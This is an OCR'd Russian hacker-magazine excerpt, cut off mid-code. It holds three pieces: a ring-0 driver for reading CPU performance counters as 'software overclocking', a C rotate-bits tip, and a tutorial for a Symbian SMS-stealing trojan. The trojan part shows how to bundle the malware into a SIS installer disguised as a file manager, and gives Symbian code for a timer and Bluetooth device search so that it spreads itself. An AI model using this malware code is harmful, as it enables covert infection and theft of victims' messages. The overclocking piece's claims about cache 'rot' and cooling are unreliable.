Кроме того, некоторые дампы выглядели абсолютно бессмысленными и даже мистическими. Как-то раз Доктор Ватсон заявил, что машинная команда XOR ECX, ECX возбудила исключение типа Access Violation по адресу C23BD2BAh, тогда как сам ECX равнялся 87h. Но ведь этого не может быть!!! Это же полная и абсолютная ерунда!!! Инструкция XOR ECX, ECX вообще не обращается к памяти!!! Но… протокол Доктора Ватсона есть протокол (читай: документ), и одним движением хвоста в корзину его не выбросишь…

Озарение, как обычно, пришло после хорошей травы, тьфу, то есть во сне, точнее, не совсем во сне, а на границе сумеречной зоны, отделяющей один мир от другого, когда после 30 часов непрерывного «траханья» с Доктором Ватсоном ты спишь наяву, уткнувшись в очередной фрагмент кода, вызвавший сбой:

```
; (начальное значение ECX == 87h)
00000000: 33C9          XOR ECX, ECX
00000002: 33D2          XOR EDX, EDX
00000004: 3BC2          CMP EAX, EDX
```

Ничего не напоминает?! Постой-постой! Но ведь… адрес, вызывавший исключение, содержит в себе байты инструкции CMP EAX, EDX и частично XOR EDX, EDX, а если записать опкоды этих команд и сложить их со значением регистра ECX, получится C23BD233h + 87h == C23BD2BAh, то есть тот самый, непонятно откуда взявшийся, адрес исключения (ну, это раньше он был непонятно откуда взявшийся, теперь же все стало ясно). Записав инструкцию XOR ECX, ECX в двоичном виде (0001100111100100) и изменив всего один бит, превращающий C9h в 89h, мы получим… мы получим вот что:

```
338933D23BC2          XOR ECX, [ECX] [0C23BD233]
```

Оторвать мне хвост!!! Вот как, оказывается, в действительности выглядела машинная команда, возбудившая исключение и вызвавшая сбой. Сразу видно, что АЛУ тут совершенно не причем. Процессор функционировал, в общем-то, исправно.

Весь вопрос в том, почему Доктор Ватсон показал не XOR ECX, [ECX] [0C23BD233], а XOR ECX, ECX?! Да потому что искажение бита произошло в кэш-памяти первого уровня, а при составлении отчета Доктор Ватсон возвратил неискаженное содержимое кэш-памяти второго уровня!!! Откуда у меня такая уверенность, что все именно так и происходило? Так ведь процессор использует раздельную кэш-память первого уровня для кода и данных, поэтому прочитать истинное содержимое инструкции, вызвавшей сбой, Доктор Ватсон просто физически не в состоянии. Это можно установить только косвенным путем.

Так значит, главный виновник — это кэш? Дальнейшие эксперименты показали, что все обстоит именно так. Причем сбои происходят в кэш-памяти обоих уровней, и вероятность их возникновения напрямую связана с интенсивностью кэш-промахов (то есть когда приложение обновляет большое количество кода/данных).

С другой стороны, длительное хранение кода/данных без их модификации создает другую угрозу — угрозу «загнивания» байт, особенно часто случающуюся при некачественном питании.

Изменить тактовую частоту кэш-модуля невозможно, но… если пораскинуть хвостом, можно найти довольно простое и элегантное решение.

Руководящая идея

Процессоры семейства Pentium поддерживают счетчики производительности (performance-monitoring events), позволяющие подсчитывать различные события, в том числе и количество кэш-промахов. Как раз то, что нам нужно! Пишем несложную программу, работающую в фоновом режиме и несколько раз в секунду считывающую значение счетчика кэш-промахов. Зафиксировав стремительный рост кэш-промахов, слегка тормозим процессор, чтобы кэш в промежутках между загрузкой новой порцией данных успевал приостыть. Также, обнаружив, что данные в кэш памяти давно не менялись, обновляем их, предотвращая возможное «загнивание».


Параметры «торможения» и частоту обновления данных в кэш-памяти необходимо подбирать экспериментально, лавируя между производительностью и надежностью, причем и производительность, и надежность будут намного выше, чем при обычных методах разгона. Мыщъх в последнее время обнаглел до того, что перестал заботиться об охлаждении и перешел на обычную термопасту и дешевые алюминиевые радиаторы с медленно вращающимся (а значит — бесшумными) пропеллерами.

Вот какие преимущества дает программный разгон! Причем ключевой исходный код легко укладывается в несколько сотен строк и пишется (с отладкой!) за один вечер, плавно перетекающий в ночь, проводимую за игрой в 3D-стрелялку или перекодировкой DVD в DivX — это уж кто чем больше заниматься любит.

Как мы будем действовать

Счетчики производительности по-разному реализованы в процессорах семейства P6 (к которым принадлежат Pentium Pro/Pentium-II/Pentium-3) и Pentium-4. Никаких принципиальных различий нет, но коды счетчиков производительности и номера MSR-регистров слегка другие, и код, предназначенный для P6, попав на Pentium-4, вызывает исключение, как правило, заканчивающееся «голубым экраном смерти» под Windows NT.

Мы будем говорить главным образом про семейство процессоров P6. И в этом есть свой резон. Во-первых, они в наибольшей степени нуждаются в разгоне (Pentium-4 и без того производительны), а во-вторых, в отличие от Pentium-4, они не поддерживают автоматическое снижение тактовой частоты при перегреве, уменьшая свой разгонный потенциал. Но как бы там ни было, перенести код с P6 на Pentium-4 сможет любой программист, даже начинающий. Так что не будет отвлекаться на несущественные различия между этими платформами, а сразу перейдем к делу.



> Структура MSR-регистров PrefEvtSel0/ PrefEvtSel1

Процессоры семейства P6 несут на своем борту два счетчика производительности, физически представляющие собой внутренние 40-битные MSR-регистры — PerfCtr0 и PerfCtr1, каждый из которых может подсчитывать события определенного вида. Их коды задаются другими MSR-регистрами — PerfEvtSel0 и PerfEvtSel1 соответственно. Они же отвечают за запуск/остановку счетчиков производительности.

Коды событий, которые процессор может подсчитывать, перечислены в приложении «A» руководства по системному программированию «Intel Architecture Software Developer's Manual Volume 3: System Programming Guide». В частности, событие «промах кэш-памяти данных» проходит под номером 48h, а «промах кэш-памяти кода» — 81h.

Чтение/запись MSR регистров осуществляется командами RDMSR/WRMSR. Они доступны только из нулевого кольца и действуют следующим образом: в регистр ECX помещается номер выбранного MSR-регистра, а в регистровой паре EDX: EAX — возвращаемое/записываемое значение. Номера MSR-регистров также можно узнать из руководства по системному программированию. Так, например, регистр PerfEvtSel0 имеет номер 186h, а структура его управляющих полей приведена на рисунке.

Собственно говоря, все, что нам нужно, это занести код события в регистр PerfEvtSel0/PerfEvtSel1 (биты 0-7), занести маску события, в данном случае равную нулю (биты 8-15), и взвести флажок Enable Counter (бит 22), чтобы начать подсчет событий. Описание остальных битов можно найти в документации. Нам они совершенно неинтересны, за исключением, пожалуй, поля USR (бит 16), открывающего доступ к счетчику с пользовательского уровня, что позволяет реализовать основной код в программе прикладного режима, которую намного проще отладить, чем драйвер.


Но все-таки совсем без драйвера обойтись не получится, поскольку инструкция RDMSR на прикладном уровне возбуждает неизменное исключение. Как же быть?! Intel предоставила крошечную лазейку в виде команды RDPMC, читающей текущий счетчик производительности в регистровую пару EDX: EAX. Текущий — это тот, который до этого был установлен командой WRMSR, запустившей MSR-регистр PerfEvtSel0 или PerfEvtSel1. Однако по умолчанию RDMSR с прикладного уровня недоступна, и, прежде чем ей удастся воспользоваться, необходимо взвести PCE-флажок в регистре CR4 (бит 8), модифицировать который можно только из нулевого кольца. Зато потом наступает благодать!!!

Подробнее обо всем, что связано со счетчиками производительности, можно прочитать в разделе «Performance-Monitoring Events and Counters» руководства «Intel Architecture Optimization Reference Manua» или в уже упомянутой «библии» системного программиста «Intel Architecture Software Developer's Manual Volume 3: System Programming Guide».

Таким образом, мыщъх'иная программа состоит из двух частей: крохотного псевдодрайвера и прикладной части. Драйвер обеспечивает загрузку необходимого кода события в соответствующий MSR-регистр (PerfEvtSel0 или PerfEvtSel1) и запускает счетчик, предварительно «разблокировав» команду RDPMC. Поскольку RDPMC способна читать только один счетчик (а нам необходимо отслеживать по меньшей мере два события — промахи кэш-памяти кода и данных), драйвер должен обеспечивать IOCTL-интерфейс с прикладным приложением, позволяя ему переключаться с одного счетчика на другой.

Чтобы не переводить понапрасну бумагу, ниже будут приведены только ключевые фрагменты кода, а все остальное читатель без труда допишет и сам. В частности, процедура инициализации драйвера среди прочего должна содержать:

```
;// процедура инициализации драйвера
DriverInitialize:
...
MOV         EAX, CR4
;// разрешаем доступ к RDPMC с прикладного уровня
OR          EAX, 100h;
MOV         CR4, EAX
...
```



› Бит PCE регистра CR4 управляет доступом к команде RDPMC с прикладного уровня

Следующий код обеспечивает взаимодействие драйвера с прикладной программой через API-функцию DeviceIOControl, передающую в IOCTL-коде номер события, за которым необходимо вести мониторинг. По соображениям наглядности здесь используется всего лишь один счетчик производительности, управляемый MSR-регистром PerfEvtSel0.

```
;// процедура обработки IOCTL-запросов
IRP_MJ_DEVICE_CONTROL:
;// настраиваем регистр perfevtsel0 для мониторинга нужных событий
XOR     EDX, EDX
MOV     EAX,
  pisl->Parameters.DeviceIoControl.IoControlCode
  ;//номер события
TEST    EAX, EAX;// если код события равен нулю
JZ      wrt     ;// то вырубаем счетчик
OR      EAX, 10000h ;// делаем счетчик доступным
                ;// с прикладного уровня
OR      EAX, 400000h ;// пускаем счетчик
wrt:
;// выбираем MSR-регистр PERFEVTSEL0
MOV ECX,0x186
WRMSR
```

При деинициализации драйвера крайне желательно запретить доступ к команде RDPMC с прикладного уровня и остановить все ранее запущенные счетчики производительности, сбросив флажок Enable Counter в MSR-регистрах PerfEvtSel0/PerfEvtSel1 (код, приведенный ниже, останавливает только PerfEvtSel0):

```
;// процедура деинициализации драйвера
DriverUnload:
…
;// сбрасываем бит PCE регистра CR4 для запрета
```

Unit	Event Num.	Mnemonic Event Name	Unit Mask	Description	Comments
Data Cache Unit (DCU)	47H	DCU_M_LINES_OUT	00H	Number of M state lines evicted from the DCU. This includes evictions via snoop HITM, intervention or replacement.	
	48H	DCU_MISS_OUTSTANDING	00H	Weighted number of cycles while a DCU miss is outstanding.	An access that also misses the L2 is short-changed by 2 cycles (i.e., if counts N cycles, should be N+2 cycles). Subsequent loads to the same cache line will not result in any additional counts. Count value not precise, but still useful.
Instruction Fetch Unit (IFU)	80H	IFU_IFETCH	00H	Number of instruction fetches, both cacheable and noncacheable.	
	81H	IFU_IFETCH_MISS	00H	Number of instruction fetch misses.	

> Номера различных событий, за которыми можно вести мониторинг с помощью счетчиков производительности

```
;// чтения счетчика производительности с
;// пользовательского уровня
MOV     EAX, CR4
MOV     ECX, 100h
;// запрещаем доступ к RDPMC с прикладного уровня
NOT     ECX
AND     EAX, ECX
MOV     CR4, EAX

;// останавливаем счетчик производительности
XOR     EDX, EDX
XOR     EAX, EAX
MOV     ECX, 186h
WRMSR
```

Прикладная программа первым делом должна загрузить драйвер (пусть для определенности он будет называться 996.SYS), открыв его с помощью функции CreateFile.

При этом управление получит процедура инициализации, открывающая доступ к машинной команде RDPMC. Но сами счетчики производительности еще не заданы, так что читать, собственно говоря, нечего и незачем.

Нет никакой необходимости писать загрузку драйвера на ассемблере, лучше всего воспользоваться для этой цели языком Си:

```
// определения необходимых констант
#define PrefCtrl0                    0x0000
#define DCU_MISS_OUTSTANDING  0x0048

// дескриптор драйвера 996
static HANDLE _996_handle = INVALID_HANDLE_
VALUE;
```

```
int _996_init ()
{
  if (_996_handle == INVALID_HANDLE_VALUE)
  {
     _996_handle = CreateFile ("\\\\.\\996", GENERIC_
READ,        FILE_SHARE_READIFILE_SHARE_WRITE,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL,
NULL);

     if (_996_handle == INVALID_HANDLE_VALUE)
        return 0;
  }
  return 1;
}
```

То же самое относится и к функции, вызывающей DeviceIoControl и передающей ей код интересующего нас события. На языке Си она выглядит гораздо нагляднее:

```
int _996_select (int xCode, int REG)
{
  DWORD x;
  if (REG != PrefCtrl0)
    return 0;

  // если программист забыл загрузить драйвер,
  // данная функция делает это самостоятельно
  if (_996_handle == INVALID_HANDLE_VALUE)
    _996_init ();

  // если загрузка драйвера провалилась, валим
  if (_996_handle == INVALID_HANDLE_VALUE)
    return 0;
  return DeviceIoControl (_996_handle,
    xCode, &x,0, &x, 0, &x, 0);
}
```

Процедура закрытия драйвера должна просто вызывать CloseHandle, а все остальное за нас сделает сам драйвер. В прочем, драйвер можно и не закрывать. При выходе из приложения операционная система сделает это автоматически.

Прикладная функция, выгружающая драйвер из памяти

```
int _996_exit ()
{
  if (_996_handle != INVALID_HANDLE_VALUE)
  {
     CloseHandle (_996_handle);
  }
  return 1;
}
```

А вот при снятии показаний со счетчиков производительности без ассемблера уже не обойтись! Для упрощения программирования можно использовать ассемблерные вставки, хоть это и является признаком дурного тона, так как затрудняет перенос программы на другие платформы и препятствует ее компиляции другим компилятором. Правильным решением было бы создание отдельного ассемблерного модуля, но это слишком хлопотно, тем более что мы пишем не коммерческую программу, а всего лишь демонстрационный макет.

```
// ИНИЦИЛИЗАЦИЯ ДРАЙВЕРА 996
if (_996_init ()==0)
  return printf («-ERR: 996 driver not loaded! \n»);

// ВЫБОР СОБЫТИЯ ДЛЯ МОНИТОРИНГА
// И ЗАПУСК СЧЕТЧИКА
_996_select (DCU_MISS_OUTSTANDING, PrefCtrl0);

for (;;)
{
  __asm
  {
     ;// читаем регистр PrefCtrl0...
     mov ecx, PrefCtrl0
     ;//... и помещаем результат в EDX: EAX
      RDPMC
     ;// сохраняем EDX: EAX в...
     mov _edx, edx
     ;// ... одноименных переменных
     mov _eax, eax
  }

  // анализ кол-ва кэш-промахов
  ;// отдаем остаток кванта и спим
```

```
Sleep (0);
}
```

При снятии показани я со счетчиков производительности следует учитывать, что они возвращают количество кэш-промахов с момента запуска счетчика, а не между двумя соседними замерами, так что дельту придется считать самостоятельно. И если эта дельта вдруг превысит некоторое пороговое значение (задаваемое настройками нашей программы), необходимо «притормозить» процессор, чтобы кэш чуть-чуть приостыл. А как это можно сделать? Ведь даже если материнская плата поддерживает изменение тактовой частоты процессора на лету, каждая из них делает это по-разному, и у нас получается громоздкая и не универсальная программа.

На самом деле, нет ничего проще! Достаточно просто прекратить отдавать кванты, загрузив процессор «тупой» работой, не требующей обращения к памяти. Например, складывать два регистра в цикле. При условии, что в системе имеются два активных потока, один из которых принадлежит приложению, гоняющему кэш и в хвост и в гриву, а другой — гоняет цикл в нашей программе, на однопроцессорных материях операционная система будет выделять приложению только 50% машинного времени, следовательно, нагрузка на кэш упадает. А если мы запустим три потока, мотающие такие циклы, кэш-приложение получит только 25% машинного времени! Количество протоков и продолжительность выполнения цикла подбираются экспериментально и для каждого приложения индивидуальны (а это значит, что для достижения наивысшей производительности придется отслеживать, какие приложения запущены, и выбирать соответствующий им профиль). Муторно, конечно, но разгон того стоит:

Цикл, отбирающий процессорные такты у приложения, напрягающего кэш, и дающий ему время остыть

```
MOV ECX,-1
cool:
ADD EAX, ECX
DEC ECX
LOOP cool
```

Остается разобраться с «загниванием» байтов в «застоявшейся» кэш-памяти. Тут все просто! Хотя мы и не можем непосредственно обновить ее содержимое, достаточно просто с некоторой периодичностью (определяемой, опять-таки, чисто экспериментально) загружать в кэш посторонние данные, например какой-нибудь мусор, заставляя приложение заново перечитывать оригинальное содержимое из оперативной памяти. Учитывая, что пропускная способность современных DRAM-контроллеров измеряется гигабайтами в секунду, особого падения производительности это не вызовет, зато позволит разогнать процессор до сумасшедших тактовых частот!

Заключение

Разгон — дело рискованное, можно не только потерять данные на жестком диске, но и вывести из строя процессор, а то и всю материнскую плату. Тем более что таковая частота в большинстве случаев не является самым «узким» местом, и разгон носит скорее спортивный интерес.



ЖЕЛАЕШЬ ПИСАТЬ ЭФФЕКТИВНЫЙ КОД? ХОЧЕШЬ ПОЧЕРПНУТЬ ИЗ ГЛУБОЧАЙШЕГО КОЛОДЦА КОМПЬЮТЕРНОЙ МУДРОСТИ — МОЗГА МЫЩЬХА? ИНТЕРЕСУЕШЬСЯ ОПТИМИЗАЦИЕЙ АЛГОРИТМОВ? ТОГДА ТЫ ПОПАЛ ПО АДРЕСУ! БРОСАЙ СВОИ КОМПОНЕНТЫ, ФОРМЫ И ЧЕКБОКСЫ — ПРОГРАММИРУЙ ПО-МУЖСКИ!

01

Реализация ROL/ROR

Огромным недостатком языка Си (оторвать бы за него голову его создателям) является отсутствие операторов циклического битового сдвига, которые присутствуют практически на всех процессорах и без которых не обходится ни подсчет CRC32, ни вычисление корректирующих кодов Рида-Соломона, ни куча других подобных алгоритмов.

Некоторые программисты используют ассемблерные вставки, прибегая к непосредственному вызову команд процессора (на x86 это ROL/ROR — циклический битовый сдвиг влево и вправо соответственно). Однако такое решение делает программу непереносимой, причем совершенно неоправданно непереносимой, поскольку циклический сдвиг элементарно реализуется стандартными средствами Си.

Существует множество способов сделать это. Вот только один из них. Не самый быстрый, требующий двух дополнительных переменных (хотя, в принципе, можно обойтись и одной), зато наглядный и универсальный, то есть работающий с переменными любой разрядности:

Реализация циклического сдвига влево

```
/* здесь a — переменная, которую нужно сдвигать, n
— на сколько разрядов сдвигать */
ROL (int a, int n)
{
  int t1, t2;
  // нормализуем n
  n = n % (sizeof (a)*8);
  // двигаем a вправо на n бит, теряя старшие биты
  t1 = a <<n;
  // перегоняем старшие биты в младшие
  t2 = a >> (sizeof (a)*8 — n);
  // объединяем старшие и младшие биты
  return t1| t2;
}
```

Испытание обеих функций на прочность

```
#define VAL 0x12345678
printf("%Xh  %Xh  %Xh\n", VAL, ROL (VAL,8), ROR (VAL,8));
...
$12345678h 34567812h 78123456h
```

Этот алгоритм автоматически определяет разрядность аргумента a, поэтому функции ROL/ROR можно безболезненно преобразовать в макросы. Также можно реализовать универсальную функцию/макрос ROx, где направление сдвига задается значением аргумента n. Если он положительный — сдвигаем a вправо, вызывая ROL, если n отрицательный — сдвигаем a влево, вызывая ROR и передавая -1*n.

ДМИТРИЙ «DEM@N» ТАРАСОВ
/ DMITRY_TARASOV@HOTMAIL.COM /

ТРОЯН С СИНИМ ЗУБОМ

КАК ХАКЕРЫ ВПАРИВАЮТ ЗЛЫЕ ПРОГРАММЫ ПО BLUETOOTH

В СЕНТЯБРЬСКОМ НОМЕРЕ МЫ УЖЕ ПИСАЛИ О ТОМ, КАК ХАКЕРЫ СОЗДАЮТ ФУНКЦИОНАЛ SMS-ТРОЯНА ДЛЯ СМАРТФОНОВ НА БАЗЕ SYMBIAN, КОТОРЫЙ СПОСОБЕН НЕЗАМЕТНО ДЛЯ ПОЛЬЗОВАТЕЛЯ СЛИВАТЬ НА НОМЕР ХАКЕРА ВХОДЯЩИЕ/ИСХОДЯЩИЕ SMS. МЫ ОБСУДИЛИ, КАК ВЗЛОМЩИКИ ДЕЛАЮТ ТРОЯНА НЕВИДИМЫМ В СИСТЕМЕ И ДОБИВАЮТСЯ ЕГО АВТОМАТИЧЕСКОГО ЗАПУСКА ПРИ СТАРТЕ ТЕЛЕФОНА. СЕГОДНЯ МЫ ПОСМОТРИМ, КАК МОЖНО ЗАМАСКИРОВАТЬ ЗВЕРСКИЙ СОФТ ПОД БЕЗОБИДНОЕ ПРИЛОЖЕНИЕ И ЗАСТАВИТЬ ЕГО САМОСТОЯТЕЛЬНО РАСПРОСТРАНЯТЬСЯ ЧЕРЕЗ BLUETOOTH.




а DVD к сентябрьскому номеру в ознакомительных целях была выложена заготовка программы-шпиона, которая могла прятаться в системе и автоматически запускаться при старте телефона. Функционал, ответственный за отправку sms, ты должен был реализовать сам, поскольку все, что для этого нужно было, — это перелопатить www.discussion.forum.nokia.com. В этот раз на диске тебя ждет программа, способная отправлять sms. Так что, если в прошлый раз

Nokia E70



A powerful messaging tool with flexible connectivity options, the Nokia E70 keeps you in touch while you're on the go. The Nokia E70 is built for business and can be enabled to provide secure access to popular business tools and applications. It is also a powerful networking device incorporating the latest connectivity methods from advanced voice to data features. The Nokia E70 is the most advanced offering in the Nokia smartphone series. It features a wide, high-resolution screen, broadband data connectivity, compatibility with push email solutions, large memory and improved security.

> А вот на этот смартфон трояна впарить уже сложнее



> Отличная книга по программированию Series 60 на английском. Мастхэв для любого Symbian-разработчика. Можно заказать на ozon.ru

ты по каким-то причинам не разобрался, как отсылать sms с чужого смартфона, можешь заглянуть на DVD к этому номеру.

Функционал функционалом, но надо же как-то установить программу в телефон жертвы. Вот о том, как это проще всего сделать, мы и поговорим.

Возможности маскировки

Как уже было сказано, при сборке инсталляционного файла для смартфона мы можем интегрировать несколько приложений в один sis-файл. Для этого нужно добавить в pkg-файл строку:

```
@"ezboot.sis", (0x101FD000)
```

В данном случае мы добавляем в наш sis-файл автостартер ezboot (http://www.newlc.com), о котором мы писали в сентябре. 0x101FD000 — это UID приложения, получаемый по запросу на support@symbian.com и служащий для уникальной идентификации приложения, подлежащего широкому распространению. Сам файл ezboot.sis должен храниться в каталоге group проекта. Теперь представь, что тебе надо замаскировать наш троян под безобидный файловый менеджер. Для этого добавляем в файл описания сборки строку, к примеру:

```
@"eFileMan.sis", (0x101F4284)
```

Полученный sis-файл содержит как этот самый файловый менеджер, так и sms-троян. Переименовываем его в eFileMan.sis, и при установке в смартфоне окажутся обе программы. Теперь внимание — вопрос: «А как же мы узнали UID проги eFileMan?» На нашем диске ты найдешь программу SIS Xplode, показывающую UID любого приложения под Symbian. Ею мы и воспользовались.

Основы Symbian Communication Fundamentals

Смартфоны на базе Symbian, помимо голосовой связи, поддерживают следующие способы взаимодействия:

- **Serial Communication** — простое низкоуровневое взаимодействие между двумя девайсами, находящимися на близком расстоянии друг от друга. В Series 60 оно может быть реализовано через ИК-порт и bluetooth.
- **Sockets** — высокоуровневое взаимодействие типа «точка-точка», которое может быть реализовано с помощью TCP/IP.
- **Infared** — без комментариев.
- **Bluetooth** — как известно, служит для тех же целей, что и Infared, но обеспечивает большее удобство взаимодействия. Этот метод мы и будем использовать.

Для распространения злобных программ можно использовать разные методы. Но в том случае, когда требуется поразить как можно большее число аппаратов, целесообразнее использовать Serial Communication на основе bluetooth.

Алгоритм распространения заразы

Итак, пусть хакерская программка, установленная на телефон жертвы, каждые полчаса рассылает свою копию по bluetooth. Для этого взломщику понадобится объект класса CPeriodic, служащий для выполнения одних и тех же действий через одинаковые промежутки времени. В хедер класса, ответственного за функционал отправки sms, он добавит объявление переменной таймера:

```
CPeriodic* iTimer;
```


И создаст объект:

```
iTimer = CPeriodic:: NewL (-100);
```

Здесь параметр NewL — приоритет Active Object, -100 — стандартное значение.

Далее необходимо вызвать метод Start созданного объекта, и в целом код будет выглядеть следующим образом:


```
const TTimeIntervalMicroSeconds32 KTimerDelay = 1800000000;
// интервал времени в микросекундах. В данном случае 30 мин
iTimer = CPeriodic:: NewL (-100);    // создаем объект класса CPeriodic
iTimer->Start (KTimerDelay, KTimerDelay,
    TCallBack (TimerCallBack, this));// запускаем таймер
```



> [Как всегда рекомендую чаще посещать http://www.forum.nokia.com](http://www.forum.nokia.com)



> Почитай книгу «Developing Series 60 Applications». Авторы — Leigh Edwards, Richard Barker



> На компакт-диске лежат исходные коды, а также программа Sis Xplode.

«Разработчики девятой версии Symbian несколько подпортили хакерам жизнь, пойдя на бескомпромиссный шаг ради обеспечения безопасности пользователей»

В функции Start первый параметр — время, через которое происходит первый запуск, второй — интервал между последующими запусками, а третий — функция, которая должна будет выполняться через каждые полчаса.
Код этой функции выглядит примерно так:

```
TInt CXaTroj:: TimerCallBack (TAny* aParam)
{
  CXaTroj * self = (CXaTroj *) aParam;
  //рассылаем троян ...
  return KErrNone;
}
```

Теперь необходимо реализовать класс, осуществляющий поиск доступных через bluetooth устройств и отправляющий им дистрибутив с файловым менеджером. Делать это лучше всего, основываясь на готовом примере BluetoothChat, который можно скачать по адресу http://forum.nokia.com/main/platforms/s60/books. html#code или взять на нашем диске. Там ты найдешь описание класса CBluetoothDeviceSearcher, служащего для поиска устройств. Немного модифицировав его, можно добиться требуемой функциональности.
Описание класса имеет следующий вид:

Члены класса CBluetoothDeviceSearcher

```
class CBluetoothDeviceSearcher: public CActive
{
public:   // Конструкторы класса
  static CBluetoothDeviceSearcher* NewL
     (MBluetoothObserver &aBluetoothObserver);
  static CBluetoothDeviceSearcher* NewLC
     (MBluetoothObserver &aBluetoothObserver);
  ~CBluetoothDeviceSearcher ();

private:   // конструктор — 2 фаза
  CBluetoothDeviceSearcher
     (MBluetoothObserver &aBluetoothObserver);
  void ConstructL ();
  void RunL ();
  void DoCancel (); // методы Active Object — объекта
public:// Member functions
  void SelectDeviceL
     (TBTDeviceResponseParamsPckg& aResponse);
  // здесь можно расширить функционал в
  // зависимости от требований

private: // Member Data
  // необязательные параметры
  TBTDeviceResponseParamsPckg* iResponse;
  // объект для поиска и фильтрации девайсов
  RHostResolver iResolver;
  // сессия к Bluetooth — серверу
  MBluetoothObserver& iObserver;
};
```

Как видишь, класс наследуется от CActive, то есть представляет собой объект Active Object. Это необходимо для реализации асинхронного вызова методов класса, длительность выполнения которых может быть довольно большой. Примером является поиск устройств, для которого есть 2 способа:

- Использование класса RNotifier, который предоставляет простейший доступ к bluetooth устройствам, находящимся в радиусе действия. Его плюс в простоте реализации, минус в том, что нельзя фильтровать девайсы. Ведь нет же смысла посылать программу на мобильники, для которых она не предназначена, правда?
- Использование класса RHostResolver, предоставляющего большие возможности для взаимодействия с доступными bluetooth-девайсами.

В данном случае применим второй метод. Параметром конструкторов указанного класса является объект MBluetoothObserver, функции-члены которого нам предстоит определить самостоятельно.
Прототип его выглядит следующим образом:

```
class MBluetoothObserver
{
public:
   virtual void ServerStartedL () = 0;
   virtual void ConnectedL () = 0;
   virtual void HandleErrorL (TInt aErrorCode) = 0;
   virtual void DeviceFoundL (TInt aResult) = 0;
};
```

Назначения этих функций, думаю, понятны из их названий:). После реализации этих классов можно перейти непосредственно к созданию функционала, ответственного за посылку файла через bluetooth. Поиск девайсов осуществляем так:

```
void CXaTroj:: FindRemoteDeviceL ()
{
  iDeviceSearcher =
     CBluetoothDeviceSearcher:: NewL (*this);
  iDeviceSelectionResponse =
     new (ELeave) TBTDeviceResponseParamsPckg ();
